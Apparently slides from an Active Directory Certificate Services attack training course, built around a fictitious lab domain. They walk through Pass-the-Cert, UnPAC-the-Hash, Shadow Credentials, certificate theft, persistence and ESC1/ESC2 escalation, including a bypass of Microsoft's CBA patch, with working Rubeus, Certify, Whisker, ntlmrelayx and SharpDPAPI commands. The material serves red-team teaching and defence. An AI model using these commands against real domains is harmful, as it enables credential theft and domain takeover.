
Basics of AD CS Abuse – Pass-the-Cert

- Pass-the-Cert (PTC) is a pre-authentication technique that uses a certificate (with private key) to obtain a TGT (Certificate-based Authentication).

- This technique is primarily used for User/Computer account impersonation for domain authentication similar to OverPass-the-Hash and Pass-the-Ticket techniques.

- To perform PTC operations, it is required that the certificate used has the Client Authentication EKU set.

- PTC can be used with PKINIT and Schannel protocols.

PassTheCert Github: https://github.com/AlmondOffSec/PassTheCert
Blog showcasing PassTheCert
Exploitation: https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html
PassTheCert commands in
detail: https://github.com/AlmondOffSec/PassTheCert/tree/main/C%23

Basics of AD CS Abuse – PTC using PKINIT

- Public Key Cryptography for Initial Authentication (PKINIT) is a pre-authentication protocol for Kerberos which uses X.509 certificates to request a TGT.

- With a certificate valid for authentication (Client Authentication EKU set), it is possible to request a TGT using the PKINIT protocol. We will be using this technique for user/computer impersonation for majority of the lab.

```
Rubeus.exe asktgt /user:<username in certificate> /certificate:<certificate name> /password:<certificate password> /domain:<domain name> /dc:<domain DC> /nowrap /ptt
```

PKINIT - https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/d0cf1763-3541-4008-a75f-a577fa5e8c5b

Basics of AD CS Abuse – PTC using Schannel

- If PKINIT is not supported by the DC, LDAPS can be abused to Pass-the-Cert using the PassTheCert tool.
- LDAPS support Schannel Security Service Provider that implements SSL and TLS authentication protocols.
- We can use the PassTheCert tool for authentication as follows:

```
PassTheCert.exe --server cb-dc.certbulk.cb.corp --cert-path C:\certs\studentadmin.pfx --cert-password "Passw0rd!" --whoami
```

- If we manage to gain a privileged user context in the domain, then we can primarily use the PassTheCert tool to configure and abuse RBCD/Reset Password/DCSync and more in Active Directory.

Schannel - https://learn.microsoft.com/en-us/windows-server/security/tls/tls-ssl-schannel-ssp-overview

Basics of AD CS Abuse – UnPAC the Hash

- In this technique, if we have a PKINIT TGT (certificate keypair) for a user, we can recover the NTLM hashes of the target user.

- Similar to Shadow Credentials but unlike that, does not require GenericWrite on an object.

- When a certificate is used to request a TGT using PKINIT, the KDC includes PAC_CREDENTIAL_INFO structure in the ticket. The structure contains NTLM hashes of the authenticating user.

- These NTLM hashes can be recovered by requesting a service ticket through User-to-User authentication (U2U) so that the user can decrypt the service ticket.

- S4U2self (Service ticket to itself on behalf of a user) can then be used to impersonate any user including a DA.

https://www.thehacker.recipes/ad/movement/kerberos/unpac-the-hash

Basics of AD CS Abuse – UnPAC the Hash

- An example command to perform the UnPAC the Hash (Note the /getcredentials option):

```
Rubeus.exe asktgt /getcredentials /user:studentadmin /certificate:C:\certs\studentadmin.pfx
/password:Passw0rd! /domain:certbulk.cb.corp /show
```

- An example command to perform the UnPAC the Hash attack using Certipy is as follows:

```
certipy auth -pfx /mnt/c/certs/studentadmin-unprotected.pfx
```

Basics of AD CS Abuse – UnPAC the Hash

AS-REQ
using PKINIT Pre-authentication

AS-REP
includes **TGT** and **Session Key**

TGT has **PAC_CREDENTIAL_INFO (encrypted using krbtgt)**
and cannot be decrypted yet

TGS-REP (USER TO USER)
Request for a Service Ticket

TGS - REP
includes Service Ticket response

Service Ticket contains **PAC_CREDENTIAL_INFO**
(encrypted using Session Key) and can now be decrypted

1. Decrypt Service Ticket with Session Key
2. Extract PAC
3. Extract PAC_CREDENTIAL_INFO
4. Extract NT and LM hashes

USER

Diagram Reference: https://www.thehacker.recipes/ad/movement/kerberos/unpac-the-hash

Basics of AD Abuse – S4U2Self Attack

- "S4U2Self (Service for User to Self) is an extension that allows a service to obtain a service ticket (TGS) on behalf of a user to itself."

- By default, machine accounts cannot access machines remotely. To gain remote admin access we can abuse the S4U2Self attack or DCSync (if applicable).

- Using target user or machine account credentials, we can use S4U2Self to get a TGS for a service (Ex: CIFS, HOST, HTTP) impersonating any user including a DA. An example is as follows:

```
Rubeus.exe s4u /self /impersonateuser:administrator /altservice:cifs/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:'cb-webapp1$' /rc4:B2FCBA1C3570AB9418994799B9BC985A /ptt
```

S4U2Self Microsoft docs: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/4a624fb5-a078-4d30-8ad1-e9ab71e0bc47#gt_2214804a-4a44-46f4-b6d2-a78f4ff39a39
S4u2self: https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

Module 4: AD CS Patches

AD CS Patches – CBA patch

- We have configured and attested this lab to work with the latest April 11, 2023 OS Build Stack updates along with the anti-PetitPotam (disabled coercion over WebDAV) and Spool Sample Microsoft Patches (fixed Windows Print Spooler vulnerability).

- We also included the Out-Of-Band Certificate-based Authentication (CBA) patch with the StrongCertificateBindingEnforcement registry key in Full Enforcement mode = 2.

- Primarily this patch introduced in KB5014754 makes the AD CS CA insert a szOID_NTDS_CA_SECURITY_EXT SID extension value which contains the SID of the requesting user in all certificate requests. The domain controller can use this to compare the SID of the authenticating user (or the SID specified in the SAN) against the SID contained in the szOID_NTDS_CA_SECURITY_EXT SID extension.

Windows Server 2022 Update History: https://support.microsoft.com/en-gb/topic/windows-server-2022-update-history-e1caa597-00c5-4ab9-9f3e-8212fe80b2ee
Certificate-based-authentication patch Microsoft docs: https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16
KB5014754 Microsoft docs: https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16
szOID_NTDS_CA_SECURITY_EXT structure Microsoft Docs: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/e563cff8-1af6-4e6f-a655-7571ca482e71

AD CS Patches – CBA patch

- The CBA patch hinders Subject AltName abuses such as ESC1, ESC2, ESC3 and breaks CA Configuration abuses like ESC6, ESC9, ESC10.

- Before the Full Enforcement patch date (Nov 14, 2023 – for now available as OOB update) the "StrongCertificateBindingEnforcement" key value in the `"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc"` Registry Subkey can be altered in 3 states to set Certificate-based Authentication checks.
  - **Disabled: 0** –> SID Mapping checks are disabled.
  - **Compatibility: 1** –> szOID_NTDS_CA_SECURITY_EXT is checked and validated if present, but if a strong mapping is not present authentication can still proceed but will be logged.
  - **Full Enforcement Mode: 2** –> strong SID mapping requirements in client certificates, and if not present authentication fails and will be logged.

Out-Of-Band Update: https://support.microsoft.com/en-gb/topic/may-10-2022-kb5013944-os-build-20348-707-05509703-187a-4d5b-97f5-8793dbb22991

AD CS Patches – CBA patch

- An example of setting this patch in Full Enforcement Mode - (2) for strict mapping checks is as follows (configured in lab).

AD CS Patches – CBA patch

- The CBA patch creates the shown "System events" when in Full Enforcement Mode.

EVENT ID	EVENT Type	EVENT Source	EVENT Description
39	Error	System	**No strong mapping:** No strong certificate mappings could be found because the certificate did not have the new security identifier (SID) extension that the KDC could validate.
40	Error	System	**Certificate predates account:** The certificate was issued to the user before the user existed in Active Directory and no strong mapping could be found.
41	Error	System	**User and Certificate SID do not match:** The SID contained in the new extension of the user's certificate does not match the users SID, implying that the certificate was issued to another user.

For Server 2008 Corresponding EventIDs are:
39 – 41
40 – 48
41 - 49

AD CS Patches – CBA patch

- An example of a failed ESC1 exploitation attempt with the CBA patch enabled (without a prior bypass) results in the Event ID 39 as showcased below.

AD CS Patches – Bypassing the CBA patch

- It is possible to bypass the Certificate-based Authentication patch in its Compatibility (1)/Disabled (0) mode without any changes to our exploitation steps since if a strong mapping is not present authentication can still proceed in these modes, however Event logs will still be generated.

- When the Certificate-based Authentication patch is in its Full Enforcement Mode (2) the KDC will reject all certificates that don't meet strong mapping checks and generate appropriate Event IDs.

- In Full Enforcement many AD CS exploitation techniques break such as ESC6/ESC9/ESC10. However, for techniques like ESC1/ESC2/ESC3 there are bypasses that exist.

AD CS Patches – Bypassing the CBA patch

- Since the CA doesn't validate the szOID_NTDS_CA_SECURITY_EXT SID extension value, rather blindly copies the extension value from the Certificate Request to the Issued Certificate, it is possible to use tools or manually craft a custom SID extension supplied in request that can cause identity impersonation and privilege escalation.

- It is possible to perform this using tools like Certify (/sidextension) and Certipy (– extensionsid). This technique will be used for most abuses in the lab (ESC1, ESC2, ESC3 etc) to bypass the CBA patch.

- To manually perform this and understand the crafting process in detail there is a blog by elkemental Force: https://elkement.blog/2023/03/30/lord-of-the-sid-how-to-add-the-objectsid-attribute-to-a-certificate-manually/

SpecterOps blog detailing how CBA patches affect AD CS abuse and ways to circumvent it: https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d

AD CS Patches – Issues with the CBA patch

- A major issue introduced with this patch is while incorporating Offline Templates.

- In Full-Enforcement mode, certificates issued using Network Device Enrollment Service (E.g. Microsoft Intune) to non-domain joined devices will be rejected by the KDC. This is because platforms like Intune use Offline Templates with NDES and the CA is not able to perform target account retrieval to add the new SID extension in the client certificate.

AD CS Patches – ADCS-SID-Extension-Policy-Module

PKISolutions released a Policy Module for ADCS:

1. Stops User-crafted SID extension bypass
   - Define custom rules when identity retrieval is performed. Only requests that match configuration will be processed by policy module.
   - Define a custom action when incoming request contains potentially fraudulent SID extension.

2. Fixes issues with Offline Templates
   - Policy module can automatically retrieve target identity account and include SID extension in certificate requested through NDES.

PKISolutions blog: https://www.pkisolutions.com/adcs-sid-extension-policy-module-is-live/
PKISolutions Github Project: https://github.com/PKISolutions/ADCS-SID-Extension-Policy-Module

Module 5: AD CS Enumeration

The Lab Environment

- We target the AD CS environment of a fictitious Certification Authority called 'CertBulk'.
- CertBulk uses AD CS and other certificate services in their infrastructure in multiple forests across departments. It has
  - Fully patched Server 2022 machines.
  - Server 2016 Forest Functional Level (There is nothing called Server 2022 Forest Functional Level).
  - Enterprise AD CS configuration, use of certificates for user and machine authentication, SSH, VPN, Code Signing, Encryption etc.
  - Multiple forests and multiple domains.
- On student machines, you can find all the tools in C:\ADCS directory. It is exempted from Windows Defender.
- Access the lab environment using the lab portal - https://adcs.enterprisesecurity.io/

The Lab Environment

AD CS – Enumeration

- As a normal domain user, we can enumerate for presence of AD CS in the target environment.

```
# Look for AD CS containers using the AD Module
Get-ADObject -Filter * -SearchBase 'CN=Certification Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp'

ls 'AD:\CN=Certification Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp'

# Based on ObjectClass
Get-ADObject -LDAPFilter '(objectclass=certificationAuthority)' -SearchBase
'CN=Configuration,DC=cb,DC=corp' | fl *
```

AD CS – Enumeration

- Using Certify

```
# Enumerate CA
Certify.exe cas

# Find Templates
Certify.exe find
```

- We cover technique specific enumeration as and when required.

Module 6: AD CS Local Privilege Escalation (CertPotato)

AD CS Local Privesc – CertPotato

- Virtual accounts (like apppool\defaultapppool) are used by services on a Windows machine. These are local managed service accounts.

- If domain authentication is required by the service using a virtual account, the machine account will be used for authentication.

- This is what the CertPotato vulnerability primarily preys on, that is to abuse virtual accounts to gain a machine account context.

- This can be abused using the tgtdeleg trick to obtain a useful TGT to request a certificate as the machine account.

SensePost CertPotato Blog: https://sensepost.com/blog/2022/certpotato-using-adcs-to-privesc-from-virtual-and-network-service-accounts-to-local-system/

AD CS Local Privesc – CertPotato

- We can request a TGT for the machine account without needing admin rights using the tgtdeleg trick.

- With the TGT, we can retrieve the machine account hash using UnPAC-the-Hash or perform an S4U2Self attack to escalate privileges.

- Below is a sample command abusing CertPotato to privilege escalate from virtual accounts to administrative privileges using the S4U2Self Attack.

```
# Perform tgtdeleg Attack to get a TGT
Rubeus.exe tgtdeleg /nowrap

# Perform S4U2Self Attack to gain CIFS admin access
Rubeus.exe s4u /self /impersonateuser:Administrator /altservice:cifs/cb-webapp1.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:'cb-webapp1$' /rc4:B2FCBA1C3570AB9418994799B9BC985A /ptt
```

tgtdeleg attack: https://twitter.com/gentilkiwi/status/998219775485661184
https://github.com/GhostPack/Rubeus/#tgtdeleg

Learning Objective - 1

- Compromise the web application on cb-webapp1.

- Privilege Escalate using CertPotato to gain admin access on cb-webapp1.

Topics Covered – Initial Access, Local Privilege Escalation (CertPotato)

AlteredSecurity   AD CS Attacks © Altered Security All rights reserved   81

Module 7: AD CS Theft (THEFT1) and Local Persistence (PERSIST1)

AD CS Theft – Export certs using CryptoAPIs (THEFT1)

- It is possible to export user/machine certificates from the Windows Certificate Manager if the user has appropriate privileges. We can accomplish this interactively or using Crypto WINAPIs (THEFT1).

- Once a user/computer certificate is extracted we can exfiltrate the certificate and reuse it to Pass-the-Cert and authenticate to Active Directory.

- Certificates can be exported in a .pem/.cer or .pfx format. Usually when exporting as a .pfx, there are two methods to protect the certificate - AD Principals or passwords.

AD CS Theft – Export certs using CryptoAPIs (THEFT1)

- If the certificate is password protected, it could be vulnerable to brute force/password guessing attacks.

- It is possible to list and export certificates from the Windows Certstore using built-in tools like CertUtil, built-in PowerShell Cmdlets and external tools like CertStealer, CertifyKit. An example using CertUtil is as follows:

```
# List certificates In Computer Store
certutil -store My

# Export pfx certificate using serial from Computer Store
certutil -p 'Passw0rd!' -exportpfx 3000000009ab1d2a9f13756439000000000009
C:\windows\temp\studentadmin.pfx
```

AD CS Local Persistence – User Account (PERSIST1)

- A certificate remains valid even if the target user account password is changed.

- If we compromise a user who has enrollment rights to an AD CS template that has the Client Authentication EKU enabled, we can request and use a certificate that will be valid until the expiry specified in the template.

- An example command to request such a certificate to maintain User Persistence using Certify is as follows:

```
Certify.exe request /ca:cb-ca.cb.corp\CB-CA /template:User /user:studentadmin
```

Learning Objective - 2

- Steal a certificate from the Machine CertStore (THEFT1) on cb-webapp1.

- Use this certificate to Privilege Escalate on your foothold – cb-ws**x** and on cb-webapp1.

- Maintain User Account Persistence (PERSIST1) as certbulk\studentadmin from cb-ws**X**.

Topics Covered – Local Privilege Escalation, Theft and Collection (THEFT1), Local Persistence (PERSIST1)

Module 8: AD CS Privilege Escalation (Shadow Credentials)

AD CS Privesc – WHfB

- "Windows Hello for Business replaces passwords with strong two-factor authentication on devices. This authentication consists of a type of user credential that is tied to a device and uses a biometric or PIN."

- How WHfB works:
  - On enrollment, TPM (Trusted Platform Model) firstly generates a private-public key pair for the user's account and then stores the public key in a new Key Credential object called the msDS-KeyCredentialLink attribute of the account.
  - The private key is protected by a PIN, which Windows Hello allows replacing with a biometric authentication factor, such as fingerprint or face recognition.
  - Windows uses this private key to perform PKINIT authentication where validation occurs when the DC can decrypt the raw public key present in the client's msDS-KeyCredentialLink attribute.
  - Once pre-authentication is successful, the Domain Controller can exchange a session using one of the supported methods.

https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/hello-overview
https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/2f9cae55-350a-423e-a692-1d16659e544a

AD CS Privesc – WHfB

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

AD CS Privesc – WHfB

- If the client needs NTLM auth, it can request a U2U (User to User) service ticket that contains their NTLM hash in the NTLM_SUPPLMENTAL_CREDENTIAL structure in PAC_CREDENTIAL_INFO structure in Privileged Attribute Certificate (PAC) within the service ticket.

- This is what UnPAC-the-Hash is!

AS-REQ
using PKINIT Pre-authentication

AS-REP
includes TGT and Session Key

TGT has PAC_CREDENTIAL_INFO (encrypted using krbtgt) and cannot be decrypted yet

TGS-REP (USER TO USER)
Request for a Service Ticket

TGS - REP
includes Service Ticket response

Service Ticket contains PAC_CREDENTIAL_INFO (encrypted using Session Key) and can now be decrypted

1. Decrypt Service Ticket with Session Key
2. Extract PAC
3. Extract PAC_CREDENTIAL_INFO
4. Extract NT and LM hashes

USER

AD CS Privesc – Shadow Credentials Abuse

- If an attacker has control over a user or machine account (GenericAll/GenericWrite) it can be abused to compromise the target by adding Shadow Credentials.

- This is done by adding Key Credentials to the msDS-KeyCredentialLink attribute of the target object.

- This would allow us to request a TGT and also the NTLM hash (UnPAC-The-Hash) for the target user or machine account.

- Shadow Credentials also serves as a good persistence mechanism since these credentials would persist even if the user/computer change their password.

Elad Shamir's blog showcasing Shadow Credential abuse: https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

AD CS Privesc – Shadow Credentials Abuse

- Whisker (https://github.com/eladshamir/Whisker) aids red teams to abuse Shadow Credentials using the msDS-KeyCredentialLink attribute in red team operations.

- This tool generates a certificate and an asymmetric key and stores them in the msDS-KeyCredentialLink attribute. The generated certificate could be used with Rubeus in order to request a TGT for the target.

- A sample command to add this misconfiguration using Whisker is as follows:

```
Whisker.exe add /target:cb-store$ /domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp
/path:'C:\certs\cb-webapp1_shadow.pfx' /password: 'Passw0rd!'
```

Whisker github: https://github.com/eladshamir/Whisker
Python version of Whisker – PyWhiskter
github: https://github.com/ShutdownRepo/pywhisker

AD CS Privesc – Shadow Credentials Abuse

- Additionally, this attack can also be carried out in a non-domain joined Linux machine using coerced authentication and a ntlmrelayx module called --shadow-credentials. A sample command to do this is as follows:

```
# Setup Listener
ntlmrelayx.py -t ldap://cb-ca.cb.corp --shadow-credentials --shadow-target 'cb-store$'

# Coerce Authentication using new methods
Coercer.py coerce -l cb-ws.certbulk.cb.corp -t cb-store.certbulk.cb.corp -u studentx -p 'IamtheF!rstStud3nt#' -d
certbulk.cb.corp -v --filter-method-name "EfsRpcDuplicateEncryptionInfoFile"
```

- Shadow Credentials is an alternative to PasswordReset, Kerberoasting and RBCD (all need GenericWrite).
- However, Shadow Credentials abuse does result in events which can be used for telemetry/detection.

Telemetry/Detection of Shadow Credentials -
https://cyberstoph.org/posts/2022/03/detecting-shadow-credentials/

Learning Objective - 3

- Using `certbulk\cb-webapp1$` privileges, abuse Shadow Credentials to compromise `cb-store` and gain admin access to it.

Topics Covered – Privilege Escalation (Shadow Credentials)

Module 9: AD CS Theft (THEFT4)

AD CS Theft – Finding certs on disk (THEFT4)

- It is possible that certificates and their associated private keys are found on disk (not just in certificate stores) due to careless handling of such sensitive files.

- To search for such files, we target recursively searching for common certificate file extensions on disk.

- We can use manual PowerShell and CMD search queries or use tools such as Seatbelt to automate the searching process to save time.

PowerShell and CMD queries to find certificate files: https://superuser.com/questions/1459190/powershell-cmd-find-files-with-a-certain-extension-excluding-error-messages-fr
Seatbelt Github: https://github.com/GhostPack/Seatbelt

AD CS Theft – Finding certs on disk (THEFT4)

- We can enumerate for the following critical extensions that may help us find and compromise certificates/private keys on disk.
  - **.key:** Contains just the private key
  - **.crt/.cer:** Contains just the certificate
  - **.csr:** Certificate signing request file. This does not contain certificates or keys
  - **.jks/.keystore/.keys:** Java Keystore. May contain certs + private keys used by Java applications
  - **.pem:** Contains certificate and associated private key (unprotected)
  - **.pfx/.p12:** Contains certificate and associated private key (protected)

- An example PowerShell query to search for such certificate files recursively based on files extension is shown below.

```
Get-ChildItem C:\ -include ('*.pem', '*.pfx', '*.p12', '*.crt', '*.cer', '*.key') -recurse -erroraction 'silentlycontinue'
```

OpenVPN

- OpenVPN is an open source VPN project that provides server, client and tunneling protocol for setting up VPN.

- OpenVPN is widely used in Enterprise environments as a standalone server or as a part of appliances.

- Users can use config files (.ovpn extension on Windows) that can be used with openvpn client to connect securely to a server.

https://openvpn.net/community/
Sample client config -
https://github.com/OpenVPN/openvpn/blob/master/sample/sample-config-files/client.conf

OpenVPN - Abuse

- ovpn file could be of much interest as they may contain Private key of a client to provide password-less experience (server configuration must support that).

- With access to any such config file, we can connect to a protected or a private network.

- Look for ovpn files in %USERPROFILE%/OpenVPN/Config and %PROGRAMFILES%/OpenVPN/Config directories.

Learning Objective - 4

- Search for certificate files on disk of `cb-store` (THEFT4).
- Gain access to the `protectedcb.corp` forest by using the VPN certificate and configuration found on cb-store.

Topics Covered – Theft and Collection (THEFT4)

Module 10: AD CS Domain Privilege Escalation (ESC1)

AD CS Domain Privesc – Modified SAN (ESC1)

- We can escalate to higher domain privileges using ESC1 when the following conditions are present on a template:
  - **Smart Card Logon --> 1.3.6.1.4.1.311.20.2.2/PKINIT authentication --> 1.3.6.1.5.2.3.4/Client Authentication --> 1.3.6.1.5.5.7.3.2** EKU is enabled for AD Authentication.
  - **Enrollment Rights** are enabled for a user that we control.
  - **ENROLLEE_SUPPLIES_SUBJECT** attribute is enabled: allows the certificate requestor to specify any subjectAltName (SAN) to request a certificate as any user including a Domain or Enterprise Administrator.

- Target that user(s) that are required to complete goals of your operation or assessment. Domain Admin logons are more susceptible to detection.

AD CS Domain Privesc – ESC1 + CBA Patch Bypass

- Because of the CBA patch in Full Enforcement mode in the lab, when a request for ENROLLEE_SUPPLIES_SUBJECT certificate for an alternate user is made, the SID within the szOID_NTDS_CA_SECURITY_EXT extension is checked against the SID of the target user.

- Standard ESC1 abuse would break if there is no match with the SID of the target user.

AD CS Domain Privesc – ESC1 + CBA Patch Bypass

- Certify has incorporated a specific Pull Request with the /sidextension argument, and Certipy too has a Pull Request implementing the -extensionsid argument.

- These versions of Certify/Certipy build the szOID_NTDS_CA_SECURITY_EXT extension with a supplied SID to include it with a certificate request for a template with ENROLLEE_SUPPLIES_SUBJECT flag enabled.

- An example to abuse ESC1 bypassing the CBA patch using Certify is as follows:

```
Certify.exe request /ca:cbp-dc.protectedcb.corp\CBP-CA /template:ProtectedUserAccess /altname:administrator
/sidextension:S-1-5-21-1286082170-882298176-404569034-500 /domain:protectedcb.corp
```

Certify /sidextension PR
Github: https://github.com/GhostPack/Certify/commit/71636c435f2e5e7d8d0770154464f44da356ca42
Certipy -extensionsid PR Github: https://github.com/RazzburyPi/Certipy

Learning Objective - 5

- Gain Domain User access as `protectedcb\protecteduser` to `protectedcb.corp`.

- Exploit ESC1 and compromise the `protectedcb.corp` domain.

Topics Covered – Domain Privilege Escalation (ESC1)

Module 11: AD CS Domain Privilege Escalation (ESC2) and Local Persistence (PERSIST3)

ADCS Domain Privesc – Modifiable SAN (ESC2)

- ESC2 is very similar to the ESC1 abuse in which the following conditions must be met on a template:
  - **Any Purpose EKU --> 2.5.29.37.0** or **no EKU** is is enabled for AD Authentication.
  - **Enrollment Rights** are enabled for a user that we control.
  - **ENROLLEE_SUPPLIES_SUBJECT attribute** is enabled.

- The only difference between ESC1 and ESC2 is the difference in EKUs.

- The Any Purpose EKU primarily allows an attacker to get a certificate for any purpose like Client Authentication, Server Authentication, Code Signing, etc.

ADCS Domain Privesc – Modifiable SAN (ESC2)

- A certificate with no EKUs (SubCA certificate) can be abused for any purpose as well. It could also be used to sign new certificates.

- An example to abuse ESC2 (Any Purpose EKU) bypassing the CBA patch using Certify is as follows:

```
Certify.exe request /ca:cbp-dc.protectedcb.corp\CBP-CA /template:'Substitute-ProtectedUserAccess'
/altname:administrator /sidextension:S-1-5-21-1286082170-882298176-404569034-500
/domain:protectedcb.corp
```

AD CS Local Persistence – Certificate Renewal (PERSIST3)

- We can renew compromised/requested certificates before they expire. Note the Validity Period of a certificate!

- This can function as an extended persistence approach that prevents additional ticket enrollments from being requested, which leave additional artifacts on the CA server.

AD CS Local Persistence – Certificate Renewal (PERSIST3)

- An example to renew a certificate using certreq using its Serial Number is as follows:

```
certreq -enroll -user -q -PolicyServer * -cert 620000001238d3cbef14353a19000000000012 renew reusekeys
```

- An example to renew a certificate and generate a new key using certreq with its Serial Number is as follows:

```
certreq -enroll -user -q -cert 620000001238d3cbef14353a19000000000012 renew
```

Learning Objective - 6

- Use Domain User access as `protectedcb\protecteduser` to exploit ESC2 and compromise the `protectedcb.corp` forest.

- Renew the ESC2 certificate (due to expire soon) - used to compromise the `protectedcb.corp forest` - to maintain Local and Domain Persistence.

Topics Covered – Domain Privilege Escalation (ESC2), Persistence (PERSIST3)

Module 12: AD CS Theft (THEFT2 and THEFT3)

AD CS Theft – Data Protection Application Programming Interface (DPAPI)

- Data Protection API (DPAPI) provides the means for encrypting and decrypting (CryptProtectData() and CryptUnprotectData()) data blobs using cryptographic keys associated with user or computer accounts.

- DPAPI is useful protecting data like Browser Cookies, Login Data, Windows Credential Manager, Vault and certificates/private keys.

- DPAPI is also used to protect certificate private keys. Different storage locations are used for user and machine private keys.

CryptProtectData() MSDN: https://docs.microsoft.com/en-us/windows/desktop/api/dpapi/nf-dpapi-cryptprotectdata
CryptUnprotectData() MSDN: https://docs.microsoft.com/en-us/windows/desktop/api/dpapi/nf-dpapi-cryptunprotectdata

AD CS Theft – User Certificate Theft with DPAPI (THEFT2)

- To obtain a user certificate and its private key using DPAPI manually, we need to:
  - Map the target certificate in the user's certificate store and get the key store name.
  - Find and Extract the DPAPI masterkey needed to decrypt the associated private key.
  - Combine the private key and certificate to a .pfx to use for domain authentication.

- Some useful registry entries to note for user certificates and private keys are:
  - **Certificates:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates; %APPDATA%\Microsoft\SystemCertificates\My\Certificates\
  - **Private Keys:** %APPDATA%\Microsoft\Crypto\RSA\<User SID>\

AD CS Theft – User Certificate Theft with DPAPI (THEFT2)

- To obtain a specific DPAPI masterkey in plaintext (using mimikatz) we can perform one of the following:
  1. One way to do this is using a domain's DPAPI backup key. This key can decrypt any domain user's masterkey file. If an adversary obtains domain admin (or equivalent) privileges, the domain backup key can be stolen and used to decrypt any domain user masterkey in plaintext.
  2. Another way is to decrypt the masterkey using the corresponding user's password.

- An example command to use SharpDPAPI to decrypt discoverable masterkeys using the domain backup key is as follows:

```
SharpDPAPI.exe certificates /pvk:HvL1sAAAAAAXAAAAAAAAAAAAAACU......
```

SharpDPAPI Github: https://github.com/GhostPack/SharpDPAPI

